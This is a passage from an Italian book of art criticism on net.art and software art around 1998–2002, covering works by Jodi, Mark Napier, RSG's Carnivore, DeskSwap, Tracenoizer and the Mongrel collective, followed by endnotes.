Da questa angolatura, il lavoro di Napier non è molto dissimile dagli esperimenti di Jodi per "rivoltare Netscape", frantumando l'unità della finestra o facendo del codice sorgente il vero oggetto della sua indagine estetica. Tuttavia, se Jodi si limita a lanciare degli script dal suo server in grado di far "impazzire" il browser di chi vi si collega, Napier fornisce

uno strumento che "esce" dal sito di Potatoland, e scandaglia la Rete come un vero browser.

Esaurita la *pars destruens* anche Jodi ha deciso di confrontarsi con un atteggiamento apparentemente più costruttivo. Nel 2001 infatti Joan e Dirk hanno pubblicato quattro nuovi browser, programmaticamente chiamati *Wrongbrowser* <www.wrongbrowser.com>.

Scritti in Lingo come il *Web Stalker*, i *Wrongbrowser* offrono all'utente un set di opzioni estremamente limitato. La limitazione è imposta dal tipo di domini di alto livello che il navigatore può visitare con ciascun browser (".nl", ".com", ".org", ".co.kr") e dal fatto che può scegliere solo alcune combinazioni di pochi caratteri all'interno di essi (per esempio www.2su.com). Se il navigatore tenta di selezionare un indirizzo differente, il browser cessa per un momento la sua ricerca, per poi riprendere il suo ciclo di domini presettati. Anche qui, in perfetto stile Jodi, è del tutto impossibile visualizzare i contenuti delle pagine a scopo di consultazione, né capire quali siano le regole di comportamento del browser. Lo schermo viene saturato con strati e strati di testo, ampie superfici di colore e diagrammi incomprensibili.

Questa tendenza a ricondurre la superficie del browser a una sorta di astrattismo pittorico non era estranea a Napier, che nello stesso anno presenterà *Feed* <www.potatoland.org/feed> un Java browser commissionato dal San Francisco Moma che riduce la pagina Web a una griglia di testo e pixel, di cui analizza e scompone i colori fondamentali.

Nello stesso periodo, il collettivo Radical Software Group lancia ufficialmente *Rsg Carnivore* <www.rhizome.org/carnivore>, un progetto ispirato al noto software creato dall'Fbi – poi rinominato Dcs 1000 – per l'intercettazione di tutte le comunicazioni (navigazione, posta elettronica, istant messaging e altro ancora) transitanti su un Internet Service Provider. Coordinato dal giovane newyorkese Alex Galloway, Rsg suddivideva il progetto in due fasi: nella prima veniva creato il *Carnivore server*, un'applicazione in grado di "sniffare" i dati di una rete locale, attraverso l'uso di un normale software di *packet sniffing* come Tcp Dump.[27] Convertendo con uno script in Perl i pacchetti di dati intercettati da Tcp Dump, il gruppo creava un software che veniva installato sulla rete locale degli uffici di Rhizome – una piattaforma per la net.art di base a New York – e trasmetteva uno stream di dati sul Web. Nella seconda fase, diversi net.artisti erano invitati a interpretare questo flusso di dati con la creazione di client (o plug-in) specifici, in grado di tradurlo in immagini e suoni. E così Mark Napier, Tom Betts, Mark Daggett, Joshua Davis, Cory Arcangel e tanti altri si cimenteranno in una serie di "interpretazio-

Jodi, *Wrongbrowser,* 2001

RSG, *Carnivore,* 2001

ni" che trasformano i pacchetti di dati provenienti dalla rete locale di Rhizome in musica elettronica, animazioni in Flash, loop video o videogame online. L'assegnazione della Golden Nica a Rsg da parte della Giuria dell'Ars Electronica Festival del 2002 trasformerà *Carnivore* in un'opera di net.art nota al grande pubblico.

Progetti come *Carnivore* contribuiscono a cambiare la percezione pubblica della net.art. A dispetto della loro superficie collaborativa, si tratta di esperimenti formali che agiscono sul paesaggio della rete, nel tentativo di antropomorfizzarlo e metterlo in relazione con la tradizione artistica basata sulla rappresentazione. Sovvenzionati non a caso dalle grandi istituzioni del sistema dell'arte, più che operazioni di network art, possono essere considerate opere di *netscape art*. Certo, il loro carattere dinamico li rende esperimenti di arte generativa, non dissimili dall'*Auto-Illustrator* di Adrian Ward. In questo contesto, l'artista fissa una serie di parametri che vengono poi interpretati dal software a seconda dell'andamento del traffico di Rete.[28]

Nel caso di *Carnivore*, alla rappresentazione audio-visiva basata sul software generativo si aggiungono presto interfacce hardware. Nell'ottobre 2002 il gruppo milanese Limiteazero <www.limiteazero.com> sviluppa *Chaos & Order*, un'installazione che permette al visitatore di interagire fisicamente con i numeri Ip trasmessi dal server di *Carnivore*. Nello stesso periodo l'artista americano Jonah Brucker-Cohen realizza *Police State* <www.mle.ie/~jonah//projects/policestate.html> collegando i dati di *Carnivore* a venti macchinine della polizia radiocomandate. Quando sul server originante lo stream passa una parola o una frase considerata rilevante per la sicurezza nazionale americana, questa viene trasformata in un codice trasmesso alle macchinine le quali si dispongono automaticamente secondo uno schema predeterminato. Lo stesso autore si era già distinto nel 2001 vincendo il quarto International Browser Day[29] con *Crank the Web* <www.mle.ie/~jonah//projects/searchengine.html>, una manovella (*crank*) connessa al cabinet del computer che il navigatore poteva azionare meccanicamente per caricare le pagine Web. Simile a un motore, l'apparecchio si faceva così metafora fisica dell'immateriale motore di ricerca del Web. Un rovesciamento perfetto della relazione linguistica e metaforica tra un oggetto e un concetto atto a descriverlo.

Il prevalere, nel triennio 2000-2002, della ricerca "formalistica" rispetto all'opzione ludica e concettuale della net.art delle origini rientra nel più generale processo di convergenza tra l'arte della rete e quella dei nuovi media. È questo un capitolo troppo vasto per poter esser trattato diffusamente in questa sede. In linea di massima le installazioni di new

media art collegate a Internet si basano su meccanismi di telepresenza già analizzati nel primo capitolo. Alla telepresenza viene aggiunta spesso una componente di teleazione, che si basa sull'uso combinato delle immagini come rappresentazioni della realtà remota e come strumenti per intervenire su di essa. Come osserva Lev Manovich:

> La tecnologia che rende possibile la teleazione in tempo reale è la telecomunicazione elettronica, permessa a sua volta da due scoperte del XIX secolo: l'elettricità e l'elettromagnetismo. Abbinata al computer, che viene utilizzato per il controllo in tempo reale, la telecomunicazione elettronica produce una relazione nuova, e senza precedenti, tra gli oggetti e i segni che li rappresentano. Rende istantaneo non solo il processo con il quale gli oggetti vengono trasformati in segni, ma anche il processo inverso, la manipolazione degli oggetti tramite questi segni.[30]

Installazioni come *Telegarden* <http://telegarden.aec.at> dell'americano Ken Goldberg[31] e *Vectorial Elevation* <www.alzado.net/eintro.html> del messicano-canadese Rafael Lozano-Hemmer[32] si basano su questi principi. Ma se la possibilità di manipolare oggetti a distanza è una delle potenzialità delle reti telematiche (ma anche dei sistemi satellitari), essa non necessariamente crea le condizioni per un vero contesto multiutente. La complessità delle interfacce hardware e software necessarie a realizzare un'interazione "fisica" a distanza, va a discapito della possibilità per l'utente di entrare in relazione con il sistema in modo effettivamente creativo. Per questa strada, è soprattutto l'ingombrante soggettività dell'artista a tornare al centro della scena, garantendo all'istituzione museale la produzione di macchine e oggetti per allestire eventi all'insegna dell'*infotainment*. Non a caso, i grandi eventi come l'Ars Electronica Festival sono molto simili ai parchi giochi multimediali. Al pubblico si chiede di indossare un casco, un guanto, attraversare una cellula fotoelettrica, ma della comunicazione interpersonale rimane ben poco.

I show you mine, you'll show me yours

Carnivore oltre a dimostrarsi un'interfaccia duttile e disponibile a usi molteplici e differenziati, rispecchiava anche un altro processo proprio di tutta la Rete: la crescente condivisione (consapevole o meno) dei dati privati e di quelli pubblici.

Abbiamo già visto come anche *Riot* rientrasse in questo tipo di casisti-

ca trasformando la navigazione da esperienza solitaria in evento collettivo. Mark Napier aveva già elaborato un *concept* simile nel 1998, con la creazione del *Digital Landfill* <www.potatoland.org/landfill>, una pattumiera digitale in continua evoluzione su cui è tutt'ora possibile "buttare" i file del proprio cestino. Dati che si mischiano e si ricombinano, come in una discarica pubblica, a strati e strati di immagini, animazioni, testi, link, indirizzi di posta o Url gettati da altri navigatori.

La tendenza a condividere l'intimità dei propri dati diviene presto comune ad altri progetti, che risentono, almeno in termini di immaginario, della diffusione di massa degli applicativi *peer-to-peer* (p2p) tipo Napster e Gnutella.

È questo il caso del già citato *Life Sharing* di 0100101110101101.org. Rendendo trasparenti e accessibili tutti i dati e le librerie del computer di casa, *Life Sharing* abolisce la distinzione tra client e server, e l'intervallo di tempo che separa il momento della produzione delle informazioni da quello della loro distribuzione e messa in linea. Si tratta di una radicalizzazione concettuale delle architetture p2p, grazie a cui l'utente può venire a conoscenza di alcuni dati, come le e-mail o i log, prima di 0100101110101101.org, connettendosi a *Life Sharing* mentre i due non sono al computer. A proposito del *Life Sharing*, Matthew Fuller ha parlato di "nudismo dei dati",[33] altri osservatori di "pornografia astratta", volta a sostituire il voyeurismo dei *data bodies* a quello dei corpi di carne.

Sullo stesso versante si muove *DeskSwap* <www.deskswap.com> dell'americano Mark Daggett. Pubblicato nel 2001, *DeskSwap* è un semplice screensaver che permette di condividere una delle parti più intime del computer: il desktop. È a partire dal desktop che il *dataspace* viene personalizzato, dalla scelta dell'immagine di fondo alla disposizione delle icone e degli applicativi. "Mostrami il tuo desktop e ti dirò chi sei" si potrebbe dire, pensando a quanto è diverso il desktop di una grafica da quello di una scrittrice o di un programmatore.

E così quando lo screensaver entra in funzione, chi ha installato *DeskSwap* può visualizzare "le scrivanie" di altri utenti collegati in rete . Allo stesso modo, l'immagine del proprio schermo viene catturata ogni 30 secondi e inviata ad altri utenti collegati tramite il server di *DeskSwap*. Non è detto però che in quel momento ci sia la nostra immagine desktop in primo piano; se teniamo aperto il programma di posta saranno le nostre e-mail a essere spedite a qualche remoto guardone. In questa condivisione "scambista" del narcisismo e del voyeurismo ("I show you mine, you'll show me yours" è l'emblematico sottotitolo del software) sta il senso, e il successo, di *DeskSwap*, che sfrutta l'ansia generata dal sospetto

Alexei Shulgin, *Desktop is,* 1997

LAN, *Tracenoizer,* 2001

che il p2p possa essere usato per spiare o rubare i propri dati personali, per esibirli direttamente. In barba a ogni preoccupazione per la privacy.

Bisogna comunque notare che se *DeskSwap* fa un uso innovativo del p2p, l'idea alla base non è del tutto nuova. Già nel 1997, Alexei Shulgin aveva inventato *Desktop Is* <www.easylife.org/desktop> la prima "Mostra internazionale online di desktop". Una cinquantina di artisti avevano inviato gli *screenshot* dei propri desktop avviando una riflessione sulla centralità di questo spazio visuale e sulle sue possibilità estetiche, al di là della metafora efficientista della scrivania e dell'ufficio.

L'ossessione della nostra società nel collezionare dati sulle persone è al centro di diverse ricerche sull'interfaccia. Il collettivo svizzero Lan, nato nel 2001 all'interno del Dipartimento di nuovi media dell'Università di arte e design di Zurigo, ha creato nello stesso anno un curioso dispositivo chiamato *Tracenoizer* <www.tracenoizer.org>. La funzione del software è di creare "disinformazione a richiesta", a partire dal patrimonio di informazioni che il Web accumula sulle singole persone. Interrogando i motori di ricerca, *Tracenoizer* individua il "corpo-dati" associato a una certa persona, e lo ricombina in modo random. Come risultato si ottiene la generazione automatica di un sito clone della propria identità virtuale (o di terzi), ma costruito con associazioni libere prive di senso. Una volta generato, il sito viene archiviato e va ad aggiungersi a quelli già esistenti, aumentando il rumore informativo di fondo. Essendo sempre più difficile cancellare le tracce che lasciamo sul Web, *Tracenoizer* ci aiuta a confondere quelle "reali" aggiungendone altre false.

Il software culturalmente posizionato

L'uso paradossale dei motori di ricerca non si limita tuttavia alla privacy e al controllo globale. Il collettivo londinese Mongrel <www.mongrelx.org> ha inventato nel 1998 un finto motore di ricerca "razzializzato", che affronta la questione dell'informazione in Rete da un'altra angolatura. Ora non più attivo, il motore si chiamava *Natural Selection* <www.mongrelx.org/Project/Natural> e mimava il funzionamento dei *search engines* più noti, facendo ricorso a essi nel caso di interrogazioni generiche. Quando però l'utente immetteva nel campo di ricerca un termine "razzialmente posizionato" (come "white power, black, nigger" e via dicendo) il motore lo rinviava a una rete di siti creati *ad hoc*, dai toni vagamente neo-nazisti, pornografici o che proponevano assurde teorie come il rafforzamento delle caratteristiche nazionali di Internet. A dispetto del

nome, *Natural Selection* proponeva una selezione del tutto soggettiva e innaturale intrecciandola con la graduatoria apparentemente obiettiva stilata dai motori convenzionali.

L'intervento di Mongrel sulla presunta neutralità dei motori e sul loro potere di selezione reale rientrava in una riflessione più ampia sul software come specchio e veicolo di una determinata cultura. Le raccomandazioni sull'"usabilità" hanno mostrato infatti i loro risvolti ideologici nel privilegiare un utente medio i cui "bisogni" sono in realtà preconfezionati astrattamente dalle indagini di mercato. Fino a oggi, infatti, lo sviluppo del software ha tenuto in scarsa considerazione le diverse culture in cui viene diffuso. Vi sono software in tutte le lingue, per i bambini, per le persone anziane, per i portatori d'handicap. Ma avrebbe senso creare un software per un nero, un musulmano, una lesbica o un sadomasochista? Sebbene la domanda possa lasciare a prima vista sconcertati, essa pone un interrogativo fondamentale, riguardante l'elasticità delle interfacce e l'uso sociale che se ne fa. Il primo a fornire possibili risposte a un simile interrogativo è stato proprio il Mongrel Project:

> Mongrel è un gruppo ibrido di persone e macchine che lavorano celebrando i metodi della cultura "ignorante" e "sporca" della strada londinese. Creiamo prodotti culturali socialmente impegnati, impiegando tutti i vantaggi tecnologici su cui possiamo mettere le mani. Ci siamo dedicati ad apprendere metodi tecnologici di impegno, il che significa che siamo fieri della nostra abilità di programmare, progettare e costruire i nostri software e hardware personali. I membri base sono: Matsuko Yokokoji, Richard Pierre-Davis e Graham Harwood. [...]
> Ci occupiamo sia di hip-hop che di hacking. Mongrel crea per coloro che sono esclusi dal *mainstream* la possibilità di acquisire forza senza essere bloccati dalle strutture di potere. [...] Mongrel opera raramente come gruppo base. Preferiamo lavorare su un range di collaborazioni specifiche. Il che può avvenire con organizzazioni, individui e gruppi.[34]

Il fatto che Mongrel introduca la tecnologia nella cultura della strada (e viceversa), pone una serie di problemi, che abitualmente non vengono considerati nella progettazione del software. Mongrel infatti non solo usa la tecnologia per ripensare le relazioni sociali, ma dal modo in cui queste relazioni si evolvono, trae spunti per produrre nuovi software e nuovi strumenti di lavoro.


Prendiamo *National Heritage*, un progetto che ha impegnato il gruppo tra il 1995 e il 1998, attivando una vasta rete di collaborazioni. L'idea di base prende corpo a Londra dove un gruppo di circa cento amici e co-

noscenti decidono di “mettere in comune le loro pelli”. Ne fanno parte persone provenienti da culture differenti: caraibici, africani, giapponesi, nord-europei, inglesi. Digitalizzando e sovrapponendo cento immagini-ritratto, Mongrel elabora otto prototipi umani, inesistenti come individui reali, ma in cui ognuno può riconoscere una parte del proprio volto. Gli otto prototipi emulano quattro razze, classificate in base al colore della pelle: bianco, nero, giallo e marrone. Su ognuno degli otto viene cucita una maschera che li omogeneizza, rendendoli tutti scuri di pelle e simili a scimmie o a uomini primitivi.

Come spiegano Harwood e Matsuko Yokokoji l’obiettivo è mettere in discussione i parametri convenzionali di classificazione razziale:

> Matsuko: Abbiamo cercato di costruire un maschio bianco, o una donna nera, secondo il modo in cui queste categorie appaiono. Non possiamo mai provare che qualcuno è un maschio bianco. Come definiresti una persona nera? In termini medici, non ci sono caratteristiche accertate. Non ci sono categorie “reali”, solo stereotipi.
> Harwood: Io sono cresciuto con la musica ska e amici neri – e la musica nera veniva venduta a noi, skinhead bianchi. A quel livello, la confusione sulla razza non è un problema. La sola cosa che sembrava categorizzare i bianchi era la paura. La paura di parlare persino della razza. O di esprimere una difficoltà in proposito. Noi veniamo fuori chiaramente come anti-razza, più che come “antirazzisti”. Siamo contro la classificazione della razza. Questo è il bastardo (*mongrel*), qualcuno di sangue misto, da qualche parte, tra due cose. Oppure si riferisce a un cane non categorizzabile. I cani in Gran Bretagna sono una vera questione di appartenenza di classe.[35]

La classificazione razziale riguarda tutti i livelli delle istituzioni britanniche, dalle politiche dell’immigrazione al controllo delle adozioni. Il governo inglese amministra l’eredità postcoloniale dell’Impero britannico stabilendo nuove categorie socioculturali cui applicare norme omogenee. Anche i finanziamenti pubblici per l’arte vengono ripartiti secondo questa filosofia, che però non intacca vecchi privilegi di classe. Per questo Mongrel ha scelto un nome e un logo con un significato preciso:

> H: Il Dipartimento del National Heritage distribuisce tutti i fondi pubblici per l’arte in Gran Bretagna. Abbiamo deciso di intitolare un progetto con quel nome, con un riferimento diretto all’ente da cui vengono i soldi. Il 76% di tutti i fondi vanno alla classe A e B, persone che guadagnano oltre 30.000 sterline l’anno. Quei soldi pubblici vanno solo a quella classe benestante. Il motivo per cui abbiamo messo sul poster la faccia bianca con la

Mongrel, *www.mongrelx.org,*

Mongrel, *Natural Selection,* 1998

maschera nera, coperta di sputi, con le parole “National Heritage”, è riconducibile a questo dipartimento. Una versione rivisitata del logo è sul poster. Questa dicotomia razziale è l’eredità della nazione. Li rendiamo complici con noi.[36]

Ma *National Heritage* non affronta la classificazione razziale come un problema esclusivamente istituzionale. Al contrario, ci invita a riflettere sul nostro livello di adesione a questo schema. Il progetto ha diversi output: alla distribuzione del poster è stato affiancato un cd-rom, in cui è possibile scorrere gli otto prototipi con il mouse e ascoltare le loro storie di *mongrel*. Non solo, ogni volta che decidiamo di cliccare, il volto viene colpito da uno sputo; se teniamo il tasto del mouse premuto, il viso si contrae e si espande, come se fosse sotto pressione. Se si sputa a ripetizione, l’immagine inizia a ballare, come su uno schermo televisivo che ha perso la sintonia. Costringendolo ad abusare dell’immagine, *National Heritage* invita l’utente (soprattutto bianco), a non considerare questa griglia interpretativa come qualcosa di separato da sé. Non a caso, il lavoro ha ricevuto un’accoglienza fredda nelle gallerie britanniche. Qui l’atto di sputare su qualcuno, sia pur simbolicamente, ha irritato gli intellettuali che cercano faticosamente di superare il proprio senso di colpa “postcoloniale”.

Mongrel si serve delle nuove tecnologie non solo per ripensare le relazioni sociali e di potere, ma anche – seguendo la traiettoria opposta – per capire come queste relazioni influenzano le tecnologie stesse. Come parte del progetto *National Heritage*, Mongrel ha prodotto *Heritage Gold*, un software che è una versione “razializzata” o “imbastardita” di Photoshop. Il software sostituisce le funzioni astratte e generiche del noto programma (“Ingrandisci”, “Riduci”, “Ruota” ecc.), con comandi culturalmente posizionati (“Definisci la specie”, “Incolla nella pelle dell’ospite”, “Ruota visione del mondo”). Harwood illustra il funzionamento del software:

Questo menù ci consente di aggiungere più *Cinesità* e *Africanità* nel tuo trucco. Non avrai bisogno di avere una nuova tinta solare. Per renderti ancora più scuro, apriamo la finestra di dialogo dell’*Aggiustamento del tono epidermico*. Estraiamo alcuni elementi *Ariani* – e cominci veramente ad esserci ora. Aggiungeremo anche alcuni elementi sociali, stiamo aggiungendo un filtro sociale di *Polizia*. Sembri un pò più criminale... Aggiungiamo anche delle relazioni storiche. Un pò meno imperialismo, un pò più di *Afro*. Possiamo ridimensionare la tua famiglia in una certa percentuale, accrescere la tua coscienza di classe. E poi ci sono i differenti formati di *file*

> in cui possiamo salvarti: indice genetico, pixel di punizione, rozzo, regressivo... Eccoti qua – ora disponi di una bella eredità messa a nuovo.[37]

Un'immagine digitale è riconoscibile dal formato (".psd", ".tiff", ".jpeg") cioè dall'algoritmo usato per calcolarne la risoluzione (il numero di byte per pixel). Sono questi standard a renderla valida a Milano, Hong Kong o Buenos Aires. A renderla cioè universale. Un programma come Photoshop tratta l'immagine indipendentemente dal suo contenuto. Una volta che l'utente ha appreso e interiorizzato il sistema di convenzioni del software, tende a considerarlo "normale" o "naturale", alla stregua di altre tecnologie di uso quotidiano. Ma che cosa succederebbe se i formati delle immagini, anziché essere universali, indicassero – come suggerisce *Heritage Gold* – una qualità propria del contenuto dell'immagine? Se l'estensione del nostro file fosse *.nazi*, *.afro*, *.gay*? La standardizzazione e la possibilità di scambiare segni si ridurrebbero notevolmente, mettendo in crisi il principio di equivalenza e aprendo la strada a una Babele di software incompatibili e di scarso valore commerciale.

Heritage Gold introduce dunque nel processo macchinico un elemento culturale scarsamente funzionale al processo stesso. Tuttavia esso non si limita a prendersi gioco di un'interfaccia "standard". Partendo da una precisa posizione sociale – la Londra multietnica di fine anni Novanta – Mongrel pone in modo diretto il problema dell'identità nel mondo globalizzato. Condensando simbolicamente mutazioni già in atto nei laboratori di estetica e ingegneria genetica, *Heritage Gold* prefigura un futuro in cui il corpo verrà sì riprogrammato "in casa", senza dimenticare le influenze culturali, sociali e di genere.

Anche il *Linker* <www.linker.org.uk> un'altro software prodotto nel 1999, nasce da un'esigenza simile. Mongrel tiene infatti frequentemente workshop di formazione multimediale nei quartieri di Londra e di Bristol più disagiati, ma anche nei paesi in cui alcuni membri del gruppo hanno le loro "radici" come Giamaica e Trinidad. L'esigenza condivisa che emerge da questo lavoro è che "le persone vogliono produrre qualcosa di bello, dotato di significato ma non vogliono spendere mesi per apprendere software come Photoshop e Director".[38] Creati per soddisfare esigenze professionali specifiche, questi software finiscono per diventare – con i loro menù barocchi e ridondanti – un ostacolo all'espressione diretta. Il *Linker* si pone quindi come "l'equivalente multimediale di una fotocamera usa e getta", destinata a chiunque voglia realizzare un discreto numero di collegamenti a partire da un set di opzioni limitato. Per avviare il *Linker* basta creare una mappa-base di nove immagini, cui è pos-

sibile associare altri file multimediali. I menù vengono rimpiazzati da semplici punti colorati (a ciascuno dei quali corrisponde un'associazione) che appaiono sopra la mappa delle immagini base. Come spiega Harwood, questa scelta non è casuale:

> Chi usa il *Linker* non sembra preoccuparsi della mappa dei collegamenti tra i dati che appare al di sopra del contenuto. Altri software che permettono di linkare, la rimuovono, la mettono da qualche altra parte. Il *Linker* porta in superficie i link tra i diversi file, senza interferire con il contenuto e senza distrarti. Ti permette di vedere l'interrelazione tra le cose piuttosto che una serie di oggetti separati.[39]

La maggior parte delle interfacce chiede di essere introiettata e dimenticata. La selezione, le scelte del programmatore del software tra ciò che è rilevante e ciò che non lo è, vengono incorporate nel software e rimangono dietro le quinte.

Con il *Linker* l'interazione, le possibilità e i limiti dei processi in atto, emergono sempre in primo piano. Come spiega efficacemente Matthew Fuller, il *Linker* sottolinea il passaggio dal meccanismo oggettuale del database a quello simbolico del linguaggio:

> Nel suo utile saggio sul "Database come forma simbolica", Lev Manovich suggerisce che ciò che viene assemblato in un database è "una collezione, non una storia". Costringendo un numero limitato di celle per immagini a essere riempite prima che il programma possa essere usato, il *Linker* incoraggia un certo numero di relazioni sintattiche tra gli elementi dei dati, nella costellazione dei molti di cui il database è composto. Come suggerisce Manovich, ciò può essere paragonato al mettere insieme una frase in un linguaggio naturale. Ci suggerisce anche ciò che egli chiama conflitto tra il database e la narrativa, tra griglie di elementi, percorsi e strati più o meno aperti, e i risultati intervallati di particolari percorsi attraverso di essi congelati in una storia.[40]

Come vedremo nel sesto capitolo, saranno proprio queste "relazioni sintattiche" a facilitare la connessione di progetti e ispirazioni apparentemente diversi in favore di una narrazione collettiva, aperta al gioco e alla reinvenzione.

Note

[1] Xerox Palo Alto Research Center, California, Usa.
[2] L'invenzione del *dataspace* risale al 1968, quando Douglas Engelbart presentò all'Auditorium civico di San Francisco il primo schema di *bitmapping*. Cfr. Steven Johnson, *Interface Culture. How Tecnhology Transforms the Way We Create and Communicate*, Basic Books, New York 1997, pp. 11-24.
[3] Windows, Icons, Menu, Pointer.
[4] Diverso è il ragionamento per le interfacce grafiche tipo Red Hat di Linux. Il sistema operativo in questione rimane aperto e modificabile, poiché il codice sorgente è pubblico. Tuttavia questo tipo di intervento richiede conoscenze avanzate.
[5] Sulla trasparenza e l'opacità dell'interfaccia grafica vedi Sherry Turkle, *La vita sullo schermo*, Apogeo, Milano 1997, pp. 1-30.
[6] Apple Computer, *Macintosh Human Interface Guidelines*, Addison-Wesley, Reading (Mass.) 1992.
[7] Basterà infatti digitare "copy *.txt" per copiare tutti i file di solo testo. Per una critica dell'interfaccia grafica interessante è il saggio di Dona Gentner e Jakoba Nielsen*, The Anti-Mac Interface*, <www.acm.org/cacm/AUG96/antimac.htm>.
[8] L'ipotesi di Whorf e Sapir risale alla metà del secolo e si basa sul presupposto che le strutture linguistiche innate influenzino notevolmente la cultura e il pensiero. Secondo Lev Manovich, anche "la teoria di Juri Lotman sui sistemi di modellamento secondari, la linguistica cognitiva di George Lakhoff, la critica di Jacques Derrida al logocentrismo e la teoria dei media di Marshall McLuhan" si basano sull'idea della non trasparenza del codice. Lev Manovich, *The Language of New Media*, Mit Press, Cambridge 2001, pp. 64. L'edizione italiana del libro tralascia, curiosamente, questa nota.
[9] <http://www.auto-illustrator.com>.
[10] Cfr. Raymond Queneau, *Segni, cifre e lettere*, cit. Il primo a sfruttare le possibilità combinatorie offerte da un calcolatore Ibm a schede perforate è stato Nanni Balestrini che realizza nel 1961 *Tape Mark I*.
[11] Da un messaggio inviato alla mailing list di Rhizome il 7 maggio 2001. Citato da Florian Cramer in *Digital Code and Literary Text*, cit., p. 5.
[12] Dichiarazione della Giuria della Transmediale 2001, sezione Software Art.
[13] La dichiarazione integrale della giuria, composta da Alexei Shulgin, ®™ark, Florian Cramer e Amy Alexander può essere reperita sul sito del Read_me festival: <www.macros-center.ru/read_me/adden.htm>.
[14] Florian Cramer, Ulrike Gabriel, *Software art*, <http://userpage.fu-berlin.de/~cantsin/homepage/#softwareart>. La traduzione completa del saggio in Italiano è reperibile nella sezione net.cultures di <www.d-i-n-a.net>.
[15] Un dato significativo riguardante l'*hoax* di Sulbfnk è il modo in cui la leggenda è nata e si è diffusa. Dalle prime ricostruzioni non sembra infatti che l'*hoax* sia stato escogitato intenzionalmente. È infatti probabile che il file Sulfnbk.exe fosse originalmente circolato come un attach infetto dal ben noto virus Magistr. Qualcuno ha quindi passato il Sulfnbk.exe all'antivirus, e, accortosi che l'antivirus non lo rilevava (essendo esso un normale file di Windows) abbia diffuso il messaggio di panico. A convalidare l'ipotesi dell'errore involontario, c'è anche il fatto che gli *hoax* abitualmente attribuiscono l'informazione sul virus a Microsoft,

Aol, Symantec, società che abitualmente diffondono questo tipo di allarmi. In questo caso invece l'allarme non aveva alcuna autorità che ne avvalorasse la credibilità.

[16] epidemiC è composto da circa dieci persone, prevalentemente programmatori, ma anche neurologhi, critici d'arte, pubblicitari e scrittori. Il gruppo si è presentato ufficialmente al festival Digital Is-Not Analog 2001, con il manifesto *Virii Virus Viren Viry* dedicato alla bellezza del codice sorgente del virus informatico. Nella stessa occasione, Franco Berardi "Bifo" ha letto e interpretato le quattro pagine del listato *Love Letter For You*, più conosciuto come virus "I Love You". Il reading del codice sorgente è stato ripetuto – a più voci – in occasione della mostra *I love you, computer_virus_hacker_culture* tenutasi al Mak di Francoforte nel maggio 2002.

[17] Snafu e Vanni Brusadin, *Quando il virus diventa epidemia. Intervista a Luca Lampo di epidemiC*, 8 aprile 2002.

[18] Massimo Ferronato e Marco Deseriis, *Un virus contamina la biennale*, 19 giugno 2001, <www.rai.it/RAInet/smartweb/cda/articolo/sw_articolo/0,2791,129,00.html>.

[19] Dirk Paesmans in Tilman Baumgärtel, *[net art 2.0]*, cit., p. 175.

[20] Ivi, p. 171.

[21] Florian Cramer e Ulrike Gabriel, *Software art*, cit.

[22] Ron Wakkary, <www.netomat.net>, giugno 1999.

[23] L'homepage si apre con un disclaimer: "Questo sito è dedicato alle vacche sacre della cultura occidentale. Gli idoli d'oro. Non i simboli del potere religioso, ma i simboli del potere d'acquisto, del profitto e delle rendite di trasmissione. [...] Barbie è il soggetto perfetto per un'inchiesta sui simboli. È quasi ubiqua, attraversa i confini internazionali e religiosi. È a disposizione dei bambini ed è parte della loro crescita ed educazione, ed è un prodotto dell'industria contemporanea che fabbrica immagini. La stessa industria che ha prodotto le immagini di Ronald Regan, Kate Moss, Nintendo e della Guerra del Golfo. Che storie racconta quest'icona?".

[24] <www.potatoland.org/shredder>.

[25] Comunicazione personale a Deseriis, New York, marzo 2000.

[26] Ibid.

[27] Tcp Dump (letteralmente "scarico del Transmission Control Packet") è un programma Unix/Linux normalmente usato sulle reti Ethernet per monitorarne il traffico. A dispetto dell'apparente complessità, *Rsg Carnivore* si limitava a tradurre l'output di Tcp Dump al Web attraverso il Perl. La successiva versione, *Carnivore Pe*, si distingueva dalla precedente perché era scritta in Visual Basic, girava su Windows ed usava il programma WinpCap anziché Tcp Dump per sniffare i dati. Per una critica più dettagliata del basso livello di innovazione apportato da *Carnivore* vedi Florian Cramer, *How We Made Our Own "Carnivore" [6x]*, "Nettime", 22/06/2002 <http://amsterdam.nettime.org/Lists-Archives/nettime-l-0206/msg00123.html>.

[28] Un altro esempio di questo genere è *Beauty and Chaos though time and space* <http://anemone.cx/beautyandchaos> di Eric Deis, un'interfaccia multiutente per il disegno collaborativo online. Ogni volta che un utente si collega al sito, si accendono degli impulsi audio-visivi su uno schermo in una galleria.

[29] L'International Browser Day è un concorso internazionale per studenti di Web

e interaction design volto a far interagire programmatori e designer per creare interfacce di navigazione alternative a quelle più diffuse.
[30] Lev Manovich, *Il linguaggio dei nuovi media*, cit., p. 217.
[31] *Telegarden*, un progetto realizzato nel 1995 in collaborazione con Joseph Santarromana, si basa sulla possibilità per un utente remoto di azionare tramite Internet un braccio robotico per piantare semi, annaffiare le piante, monitorare lo "stato di salute" di un giardino. Onde garantire accessibilità anche agli utenti dotati di poca banda passante le immagini del giardino non sono video, ma fisse e scattate al momento della connessione. Durante il primo anno di vita, circa 9000 persone contribuirono a crescere il giardino.
